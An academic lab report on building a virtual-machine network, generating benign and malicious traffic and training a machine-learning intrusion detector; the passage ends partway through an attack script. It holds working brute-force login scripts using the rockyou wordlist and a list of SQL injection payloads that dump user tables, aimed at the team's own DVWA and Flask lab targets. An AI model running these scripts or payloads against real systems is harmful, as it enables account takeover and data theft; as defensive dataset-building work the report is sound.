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Abstract

In this report, a lab network environment is set up with multiple machines (via virtual machines). Various services were hosted, such as a HTTP server, Python Flask web application, email server, FTP server and SQLite DB server. With these services running, benign traffic packets were generated via scripts and collected via Wireshark. Similarly, various attacks (such as bruteforce, SQL, XSS, phishing emails, probe, DoS) were carried out and malicious traffic packets were also collected via Wireshark.

With the Wireshark pcap files, cicflowmeter was used to extract relevant features. After traffic generation, we attempt to analyze the data and craft an adequate machine learning model that is capable of detecting future network-based intrusion attacks. Using this data, multiple machine learning models were created and evaluated. Ultimately, the best performing model was the decision tree.

A command-line tool for network anomaly detection was subsequently built using the machine learning model. The tool takes in a peap file as input and outputs a binary classification: *benign* or *malicious*.

Introduction

With the recent advances in technology, more and more devices are being made readily available online. This is especially so with the rise of 4G, Internet-of-Things (IoT) devices and digitalization of modern services. The rise of these devices and services will vastly increase the network traffic that goes through the Internet.

Because of these factors, many novel attacks can hide within the plethora of network traffic. This has posed numerous challenges to network intrusion detection systems (IDS).

Hence, machine learning based approaches can be used to augment IDS capabilities. This report proposes the use of a home-lab network to generate sufficient network data, which can be used to train a machine learning classification model.

Network Topology




Figure 1. Network Topology

Using virtual machines (VMs) hosted on a Windows machine, we were able to set-up our network topology. Our target will be the Ubuntu machine, where several services are running.

Attacks will be launched from both another Kali VM and the Windows host machine.

Benign traffic will be generated from the Windows host machine.

We have chosen to launch both malicious and benign traffic from the Windows host machine as our current Windows host machine is unable to host another Windows VM due to space and computational limitations.

Services Running on Target VM

These are the services running on the Ubuntu VM:

- 1. Simple Python HTTP server [1].
- 2. Python Flask web application used for managing courses. Users can create accounts and manage their courses [2].
- 3. FTP server for transferring files [3].
- 4. Email server for receiving emails [4].
- 5. SQLite database with a web GUI [5].
- 6. DVWA application [6].
- 7. Webgoat application [7].

1. Simple Python HTTP server

This is the simplest HTTP service that is running. It's main purpose is to serve local files via HTTP.

```
kali@kali-VirtualBox:~/Desktop/simple-web-server$ sudo python3 -m http.server 49152
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 49152 (http://0.0.0.0:49152/) ...
127.0.0.1 - - [14/Oct/2021 15:04:03] "GET / HTTP/1.1" 200
127.0.0.1 - - [14/Oct/2021 15:04:03] code 404, message File not found
127.0.0.1 - - [14/0ct/2021 15:04:03]
                                    "GET /favicon.ico HTTP/1.1" 404 -
                                    "GET / HTTP/1.1" 200
127.0.0.1 - -
             [14/0ct/2021 15:06:44]
127.0.0.1 - -
             [14/Oct/2021 15:06:44] code 404, message File not found
27.0.0.1 - -
                                    "GET
             [14/0ct/2021 15:06:44]
                                          /css/normalize.css HTTP/1.1" 404 -
127.0.0.1 - -
             [14/Oct/2021 15:06:44] code 404, message File not found
                                    "GET
127.0.0.1 - -
             [14/0ct/2021 15:06:44]
                                          /css/main.css HTTP/1.1" 404
127.0.0.1 - -
             [14/Oct/2021 15:06:44] code 404, message File not found
127.0.0.1 - -
             [14/Oct/2021 15:06:44] "GET /js/vendor/modernizr-2.8.3.min.js HTTP/1.1" 404
```

Figure 2. Simple Python HTTP service running



HTML webpage for simple web server

Figure 3. index.html

There is only a single *index.html* webpage hosted on the server.

2. Python Flask Application: Course Manager

Course Manager is a Python Flask application that can be used to manage a user's academic courses. There is simple CRUD functionality as well as the ability to create new user accounts. Data is stored onto a local *sqlite* database. It is a previous project created from another academic course.

We have decided to deploy it here so that we can obtain traffic data of users accessing an actual web application.

```
kali@kali-VirtualBox:~/Desktop/flask-course-manager$ cd ~/Desktop/flask-course-manager
kali@kali-VirtualBox:~/Desktop/flask-course-manager$ export FLASK_APP=application
kali@kali-VirtualBox:~/Desktop/flask-course-manager$ flask run --host=0.0.0.0

* Serving Flask app "application"

* Environment: production
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.

* Debug mode: off
INFO: * Running on http://0.0.0.0:5000/ (Press CTRL+C to quit)
```

Figure 4. Flask application running




Figure 5. Login page of flask application

The web application features a *log-in* page and a *register* page, where new users can create a user account.

← → C 🏠 🛦 Not secure 103b9fa3-9ac9-4c3f-b03e-b6bf15be65a1-ide.cs	0.xyz/register		0- ☆
CS50 Final Project	103b9fa3-9ac9-4c3f-b03e-b6bf15be65a1-ide.cs50.xyz says Passwords do not meet complexity requirements	Register Lög In	
	OK Please enter your username and password to register for an account.		
Username	Halo		
Password			
Password confirmation			
	Register		




Figure 7. Adding a course

In the web application, users can add details about their courses that they have taken.





Figure 8. Viewing their courses

After users have added their courses, they can view the details, as shown above.

Select a single course to edit

Course Name	Grade	Provider	Edit
AY 20/21 Semester 1			
CS50X Introduction to Computer Science	NA	Harvard University	•
Edit co	ourse		

Figure 9. Choosing course to edit



There is also functionality for users to edit the information they have entered into the system.

Users can choose which course to edit via a radio button.

Subsequently, the user will be prompted on the information to input in again.

Figure 10. Editing course information

Select a single course to remove




Figure 11. Deleting courses

The last functionality is for users to delete any courses that they have inputted into the system.

3. FTP server

Using the *pyftpdlib* library, we are able to host a FTP server on the Ubuntu VM.

```
kali@kali-VirtualBox:~/Desktop/ftp-server$ ls
files ftp_server.py
kali@kali-VirtualBox:~/Desktop/ftp-server$ sudo python3 ftp_server.py
[sudo] password for kali:
[I 2021-10-15 00:52:00] >>> starting FTP server on 0.0.0.0:2121, pid=26890 <<<
[I 2021-10-15 00:52:00] concurrency model: async
[I 2021-10-15 00:52:00] masquerade (NAT) address: None
[I 2021-10-15 00:52:00] passive ports: None
```

Figure 12. FTP server running

The code for *ftp server.py* can be found in Appendix A.

Clients can access the FTP server via any FTP client like Filezilla.




Figure 13. Client accessing the FTP server using Filezilla

4. Email server

Using the *smtpd* library, a simple email service can be hosted on the Ubuntu VM.

Figure 14. smtpd email server running

Any email sent to the above port number will be printed by the email service.

5. SQLite Database

A SQLite DB can be hosted via a web GUI using the sqlite-web library [5].

Figure 15. SQLite DB web GUI service



Figure 16. SQLite DB web GUI

Through the web browser, users can access the database and execute SQL commands or import data.

6. DVWA Application

DVWA is a vulnerable application that runs using PHP and MySQL. Users can login to the application and use vulnerable features that are prone to attacks, such as unsanitized SQL queries.




Figure 17. DVWA application

7. Webgoat

Webgoat is another vulnerable application similar to DVWA. It runs using Java and SpringBoot. Multiple vulnerabilities exist such as XSS and SQL injection.




Figure 18. Vulnerable Shopping Cart application running on Webgoat

Generating Benign Traffic

Benign traffic will be generated for the following services:

- 1. Simple HTTP server
- 2. Flask web application
- 3. FTP server
- 4. Email server
- 5. SQLite DB

We make extensive use of *Python* and the *Selenium* library to generate benign network traffic.

Wireshark is used to capture the network traffic on the Ubuntu server VM.

1. Simple HTTP server

The *requests* library is used to generate valid and invalid requests to the server. Valid and invalid requests are chosen randomly.

```
import time
import requests
import random
import string
IP = '192.168.31.239'
PORT_NUMBER = 49152
http_address = r'http://{}:{}'.format(IP, PORT_NUMBER)
for i in range(50):
    # Randomly choose between a valid or invalid address
   invalid_address = ''.join(random.choice(string.ascii_uppercase + string.digits) for _ in range(6))
   invalid_address = http_address + '/' + invalid_address
   options = [http_address, invalid_address]
   chosen option = random.choice(options)
   # Get the webpage
   r = requests.get(chosen_option)
   time_to_sleep = random.uniform(0, 5)
   time.sleep(time_to_sleep)
```

2. Flask web application

To simulate user activity traffic, Selenium is used.

The simulated user would create a user account with a random username and password. Subsequently, the user will login and input 10 courses (with random names). After doing so, the simulated user will edit a course and delete another course. Lastly, the user will log out of the web application.

The Python code which does this is as follows:

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
import time
import random
import string
IP = '192.168.31.239'
PORT NUMBER = 5000
PATH = r'C:\Program Files (x86)\chromedriver.exe'
http_address = r'http://{}:{}'.format(IP, PORT_NUMBER)
driver = webdriver.Chrome(PATH)
for x in range(25):
    # Load main login page
    driver.get(http_address)
   time.sleep(1)
   # Register a new account
    driver.get(http_address + '/register')
    random_username = ''.join(random.choice(string.ascii_lowercase + string.ascii_uppercase +
string.digits) for _ in range(10))
    random_password = ''.join(random.choice(string.ascii_lowercase + string.ascii_uppercase +
string.digits) for _ in range(12))
    # Enter details
    search = driver.find_element_by_name("username")
    search.send_keys(random_username)
    search = driver.find element by name("password 01")
    search.send_keys(random_password)
    search = driver.find_element_by_name("password_02")
    search.send_keys(random_password)
   time.sleep(1)
   search.send_keys(Keys.RETURN)
   # After creating new account, will be sent to login page
   search = driver.find_element_by_name("username")
    search.send_keys(random_username)
    search = driver.find element by name("password")
    search.send_keys(random_password)
```

```
time.sleep(1)
   search.send_keys(Keys.RETURN)
   time.sleep(1)
   # Generate 10 random course names
   course_names = []
   for i in range(10):
       random_course_name = ''.join(random.choice(string.ascii_lowercase + string.ascii_uppercase +
string.digits) for _ in range(9))
       course_names.append(random_course_name)
   for course in course names:
       # Go to add course page
       driver.get(http address + '/add')
       # Add course name
       search = driver.find_element_by_name("course_name")
       search.send_keys(course)
       # Add course completion date
       search = driver.find_element_by_name("course_completion_date")
       search.send_keys('11032014')
       # Add course provider
       search = driver.find_element_by_name("course_provider")
       search.send_keys('SUTD')
       # Add course link
       search = driver.find_element_by_name("course_link")
       search.send_keys('http://www.google.com.sg')
       # Add course description
       search = driver.find_element_by_name("course_description")
       search.send_keys('COURSE DESCRIPTION ' + random_username)
       # Add grade attained
       search = driver.find element by name("course grade")
       search.send_keys('B+')
       time.sleep(1.5)
       search.send_keys(Keys.RETURN)
       time.sleep(1.5)
   # Edit first course
   driver.get(http_address + '/edit')
   radio = driver.find_element_by_name("course_chosen")
   radio.click()
   button = driver.find_element_by_css_selector('body > main > form > button')
   button.click()
   search = driver.find_element_by_name("course_name")
   search.send_keys('Edited course name ' + random_username)
   time.sleep(1.5)
   search.send_keys(Keys.RETURN)
   # Delete first course
   driver.get(http_address + '/delete')
   radio = driver.find_element_by_name("course_chosen")
   radio.click()
```

```
button = driver.find_element_by_css_selector('body > main > form > button')
button.click()

# View list of courses
driver.get(http_address)
time.sleep(1.5)

# Log out
driver.get(http_address + '/logout')

time.sleep(1.5)
driver.quit()
```

3. FTP server

To generate benign FTP server traffic, the *ftplib* library is used.

The simulated user will login to the FTP server and upload a random file. Subsequently, the user will rename the uploaded file and redownload it. Lastly, the user will delete the file stored on the FTP server.

The code which generates the benign FTP data is as follows:

```
from ftplib import FTP
from ftplib import all errors
import os, random, time
# Define IP and Port number
HOST = '192.168.31.239'
PORT = 2121
# Connect to FTP server
ftp = FTP()
ftp.connect(HOST, PORT)
ftp.login("user", "12345")
# List files
ftp.nlst()
# Change working directory
(ftp.cwd(r'files'))
ftp.nlst()
# Folder contains files to transfer
folder = r"C:\Users\hatzi\Documents\SUTD\Security Tools Projects\STL2 - Network Anomaly Detection\Data
Collection\Benign\ftp"
for i in range(50):
    random_filename = random.choice(os.listdir(folder))
    absolute_fp = folder + r"\\" + random_filename
   # Upload an file
   filepath = absolute_fp
   with open(filepath, 'rb') as image_file:
            ftp.storbinary('STOR ' + random_filename, image_file)
   time.sleep(0.5)
    # Rename the file
        ftp.rename(random_filename, random_filename + "2")
    except all_errors as error:
        print(f'Error renaming file on server: {error}')
    time.sleep(0.5)
    # Download the file
    with open(random_filename, 'wb') as local_file:
            ftp.retrbinary('RETR ' + random_filename + "2", local_file.write)
    time.sleep(0.5)
```

```
# Delete the file on server
try:
    ftp.delete(random_filename + "2")
except all_errors as error:
    print(f'Error deleting file: {error}')
time.sleep(0.5)
```

4. Email server

To generate benign email traffic, this dataset [8] is used. The source of the dataset is from SpamAssassin. This dataset consists of emails with labels: *ham* (non-malicious) or *spam*. For the generation of benign email traffic, we only used emails that are non-malicious.

The dataset email's subject and body are extracted and sent to the email server. The *smtplib* is used to send emails from the Windows machine to the Ubuntu VM.

As there are many more spam emails than benign emails, we have decided to limit the number of benign emails sent to be 3 times the number of spam emails.

The code which generates benign email traffic is as follows:

```
import os
import smtplib
import pandas as pd
import numpy as np
import time
import email
import email.policy
import random
from bs4 import BeautifulSoup
IP_ADDRESS = '192.168.31.239'
PORT_NUMBER = 1025
email_folder = r"C:\Users\hatzi\Documents\SUTD\Security Tools Projects\STL2 - Network Anomaly
Detection\email_dataset\hamnspam"
os.chdir(email_folder)
def html_to_plain(email):
        soup = BeautifulSoup(email.get_content(), 'html.parser')
       return soup.text.replace('\n\n','')
       return "empty"
def load_email(is_spam, filename):
    directory = (email_folder + r'\spam') if is_spam else (email_folder + r'\ham')
    with open(os.path.join(directory, filename), "rb") as f:
        return email.parser.BytesParser(policy=email.policy.default).parse(f)
# Load spam and ham files
ham_filenames = [name for name in sorted(os.listdir(email_folder + r'\ham')) if len(name) > 20]
spam_filenames = [name for name in sorted(os.listdir(email_folder + r'\spam')) if len(name) > 20]
ham emails = [load email(is spam=False, filename=name) for name in ham filenames]
spam_emails = [load_email(is_spam=True, filename=name) for name in spam_filenames]
random.shuffle(ham_emails)
for i in range(3*len(spam_emails)):
    trv:
       ham_email = ham_emails[i]
        email_sender = ham_email['From']
```

```
email_subject = ham_email['Subject']
email_raw_content = ham_email.get_content()
email_parsed_content = html_to_plain(ham_email)

with smtplib.SMTP(IP_ADDRESS, PORT_NUMBER) as smtp:
    subject = email_subject
    body = email_raw_content
    msg = f'Subject: {subject}\n\n{body}'
    smtp.sendmail(email_sender, 'victim@victim.com', msg)

time.sleep(1)
except Exception as e:
    pass
```

5. SQLite DB

To generate benign traffic for SQLite DB, we use Selenium to simulate the users.

The simulated users will create a table (with a random name), create several columns (randomly named), input some data and delete the table before logging out.

The code which does this is as follows:

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from selenium.webdriver.support.ui import Select
from random import randint
import time
import random
import string
def generate_random_string(N):
   return (''.join(random.choice(string.ascii_lowercase + string.ascii_uppercase + string.digits) for _
in range(N)))
IP = '192.168.31.239'
PORT NUMBER = 48622
PATH = r'C:\Program Files (x86)\chromedriver.exe'
http_address = r'http://{}:{}'.format(IP, PORT_NUMBER)
driver = webdriver.Chrome(PATH)
for i in range(10):
    # Load main login page
    driver.get(http_address)
   time.sleep(1)
   # Create new table name
    search = driver.find_element_by_name("table_name")
    random_table_name = generate_random_string(9)
    search.send_keys(random_table_name)
    search.send_keys(Keys.RETURN)
    # Go to view table structure
    driver.get(http_address + "/" + random_table_name + "/")
    time.sleep(1)
    # Add first VARCHAR column
    driver.get(http address + "/" + random table name + "/add-column/")
    select = Select(driver.find_element_by_id('id_type'))
    select.select_by_value('VARCHAR')
    search = driver.find_element_by_id('id_name')
    first_column = generate_random_string(3)
    search.send_keys(first_column)
    time.sleep(1)
```

```
search.send keys(Keys.RETURN)
   time.sleep(1)
   # Add second TEXT column
   driver.get(http address + "/" + random table name + "/add-column/")
   select = Select(driver.find_element_by_id('id_type'))
   select.select_by_value('TEXT')
   search = driver.find_element_by_id('id_name')
   second_column = generate_random_string(3)
   search.send_keys(second_column)
   time.sleep(1)
   search.send_keys(Keys.RETURN)
   time.sleep(1)
   # Add third INT column
   driver.get(http_address + "/" + random_table_name + "/add-column/")
   select = Select(driver.find_element_by_id('id_type'))
   select.select_by_value('INTEGER')
   search = driver.find_element_by_id('id_name')
   third_column = generate_random_string(3)
   search.send_keys(third_column)
   time.sleep(1)
   search.send_keys(Keys.RETURN)
   time.sleep(1)
   # Add some data to table
   random word 1, random word 2, random int = generate random string(10), generate random string(24),
randint(0, 10)
   sql_string = """
   INSERT INTO "{}" ( "{}", "{}", "{}")
   VALUES ("{}", "{}", {});
   """.format(random_table_name, first_column, second_column, third_column,
                random_word_1, random_word_2, random_int)
   driver.get(http_address + "/" + random_table_name + "/query/")
   search = driver.find_element_by_name('sql')
   search.send_keys(Keys.CONTROL + "a")
   search.send keys(Keys.DELETE)
   search.send_keys(sql_string)
   time.sleep(1)
   search.send keys(Keys.RETURN)
   button = driver.find_element_by_css_selector('#content > div > form > button.btn.btn.primary')
   time.sleep(1)
   button.click()
   time.sleep(1)
   button = driver.find_element_by_css_selector('#content > div > form > button.btn.btn.primary')
   button.click()
   button = driver.find_element_by_css_selector('#content > div > form > button.btn.btn.primary')
   button = driver.find_element_by_css_selector('#content > div > form > button.btn.btn.primary')
   button.click()
   # View data in original webpage
   driver.get(http_address + "/" + random_table_name + "/content/")
   time.sleep(1)
   # Drop the table
   driver.get(http_address + "/" + random_table_name + "/drop/")
   time.sleep(1)
   button = driver.find_element_by_css_selector('#content > div > form > button')
```

button.click()

Close the driver
time.sleep(1)
driver.quit()

Malicious Attacks

To generate malicious network traffic, the following attacks were carried out:

- 1. Bruteforce password login credentials.
- 2. Spam emails (including phishing emails).
- 3. Probe.
- 4. Denial-of-Service (DoS)
- 5. SQL injection.
- 6. Cross-Site Scripting (XSS).

1. Bruteforce

Bruteforce attacks were carried out against the login portals for the DVWA and Flask web applications.




Figure 19. Login portals for DVWA and Flask web application

Selenium is used to automate the password login process. To get a list of possible passwords, we used the rockyou list of passwords [10].

To simulate a long bruteforce process, the password dictionary is randomized. We limited the number of attempts to 500.

The code used for the bruteforce process is as follows.

Bruteforcing Flask web application login

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from selenium.webdriver.support.ui import Select
from random import randint
import time
import random
import string
import csv
# flask app credentials: admin, password123
USERNAME = 'admin'
IP = '192.168.31.239'
PORT_NUMBER = 5000
PATH = r'C:\Program Files (x86)\chromedriver.exe'
http_address = r'http://{}:{}'.format(IP, PORT_NUMBER)
# Load rockyou.txt
filepath = r"C:\Users\hatzi\Documents\SUTD\Security Tools Projects\STL2 - Network Anomaly
Detection\rockyou.txt"
rockyou_list = []
with open(filepath, 'r') as fd:
    reader = csv.reader(fd)
        for row in reader:
            try:
                rockyou list.append(row[0])
            except Exception as e:
                pass
    except Exception as e:
        pass
random.shuffle(rockyou_list)
driver = webdriver.Chrome(PATH)
for index in range(500):
   test_word = rockyou_list[index]
    # Load login page to DVWA
    driver.get(http_address)
   time.sleep(0.5)
    # Enter username
    search = driver.find_element_by_name('username')
    search.send_keys(USERNAME)
    # Enter password
    search = driver.find_element_by_name('password')
    search.send_keys(test_word)
   time.sleep(0.25)
    # Press enter and check if page is logged in
```

```
search.send_keys(Keys.RETURN)
if "My Courses" in driver.title:
    print('Password is: ', test_word)
    break

# Close the driver
time.sleep(5)
driver.quit()
```

Bruteforcing DVWA application login

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from selenium.webdriver.support.ui import Select
from random import randint
import time
import random
import string
import csv
# DVWA credentials: admin, password
USERNAME = 'admin'
IP = '192.168.31.239'
PORT_NUMBER = None
PATH = r'C:\Program Files (x86)\chromedriver.exe'
http_address = r'http://{}/DVWA/login.php'.format(IP)
# Load rockyou.txt
filepath = r"C:\Users\hatzi\Documents\SUTD\Security Tools Projects\STL2 - Network Anomaly
Detection\rockyou.txt"
rockyou_list = []
with open(filepath, 'r') as fd:
   reader = csv.reader(fd)
    try:
        for row in reader:
                rockyou_list.append(row[0])
            except Exception as e:
                pass
    except Exception as e:
        pass
random.shuffle(rockyou_list)
driver = webdriver.Chrome(PATH)
for index in range(500):
   test_word = rockyou_list[index]
    # Load login page to DVWA
    driver.get(http_address)
```

```
time.sleep(0.5)
    # Enter username
    search = driver.find_element_by_name('username')
    search.send_keys(USERNAME)
    # Enter password
    search = driver.find_element_by_name('password')
    search.send_keys(test_word)
    time.sleep(0.25)
    # Press enter and check if page is logged in
    search.send_keys(Keys.RETURN)
    if "Welcome" in driver.title:
       print('Password is: ', test_word)
        break
# Close the driver
time.sleep(5)
driver.quit()
```

2. Spam Emails

Using the previous dataset [8], we were able to obtain malicious spam emails. Similar to generating benign emails, we employed the same code to send spam emails using the *smtplib* library.

The code for sending spam emails is in Appendix B.

3. Probe

Neesus and nmap were used to probe the Ubuntu VM for open ports and listening services.

```
-(kali⊕kali)-[~]
s nmap -Pn 192.168.31.239
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan tim
es will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-15 05:43 EDT
Nmap scan report for 192.168.31.239
Host is up (0.00023s latency).
Not shown: 992 closed ports
          STATE SERVICE
PORT
80/tcp
          open http
1025/tcp open NFS-or-IIS
2121/tcp open ccproxy-ftp
5000/tcp open upnp
8080/tcp open http-proxy
9001/tcp open tor-orport
9090/tcp open zeus-admin
49152/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

Figure 20. nmap showing the open ports and services on the Ubuntu VM




Figure 21. Neesus probe scan results

From the above Neeses vulnerability scan, not many vulnerabilities were found on the Ubuntu VM.

4. Denial-of-Service

Using the Low Orbit Ion Cannon tool [10], DoS attacks were launched from the Kali VM to the Ubuntu VM.

The DoS attacks were carried out using the TCP, UDP and HTTP options.




Figure 22. Launching DoS attack using Low Orbit Ion Cannon

5. SQL Injection

SQL injection attacks are carried out against the DVWA application. To generate a variety of SQL injection traffic, we used Selenium to inject various forms of SQL code (SQLInjection.txt).

The SQL code used are as follows:

SQLInjection.txt

```
1 &' or 1=1#
1' or '1' = '1
test' OR 1=1#
SELECT * FROM members WHERE username = 'admin'--' AND password = 'password'
%' AND 1=0 UNION SELECT user, password FROM users #
%' or '0'='0
union select null, version() #
%' or 0=0 union select null, version() #
%' or 0=0 union select null, user() #
%' or 0=0 union select null, database() #
%' and 1=0 union select null, table_name from information_schema.tables #
%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
\%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where
table_name = 'users' #
%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
' union select null,@@datadir #
-1' union select 1,(select group_concat(user,password) from dvwa.users)#
-1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users'#
-1' union select 1,group_concat(table_name) from information_schema.tables where table_schema='dvwa'#
test'union select null, version()#
' union select null, @@hostname#
test' union select null, user() #
test' union select null, database() #
1' UNION SELECT 1, column name FROM information schema.columns; --
' union select 1,@@version#
' union all select system_user(),user() #
```

SQL injection attacks via Selenium

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.support.ui import Select
import time
def read file(file1):
    with open(file1) as f:
        data = f.read().splitlines()
    return data
Variable Declarations
IP = '192.168.10.136'
PORT_NUMBER = None
PATH = r'C:\Users\joeyt\OneDrive\SUTD\Project 1\chromedriver.exe'
driver = webdriver.Chrome(PATH)
Login_address = r'http://{}/DVWA/login.php'.format(IP)
SQL_address = r'http://{}/DVWA/vulnerabilities/sqli/'.format(IP)
timeToSleep=2
111
Login
1.1.1
driver.get(Login_address)
username = driver.find_element_by_name("username")
password = driver.find_element_by_name("password")
username.send_keys("admin")
password.send_keys("password")
login=driver.find_element_by_name("Login")
time.sleep(timeToSleep)
login.click()
# SQL Injection
SQLInjection_commands = read_file('SQLInjection.txt')
driver.get(SQL_address)
for command in SQLInjection_commands:
    time.sleep(10)
    print(command)
    try:
        inputElement = driver.find_element_by_name("id")
    except:
        driver.get(SQL_address)
        time.sleep(10)
        inputElement = driver.find_element_by_name("id")
    time.sleep(2)
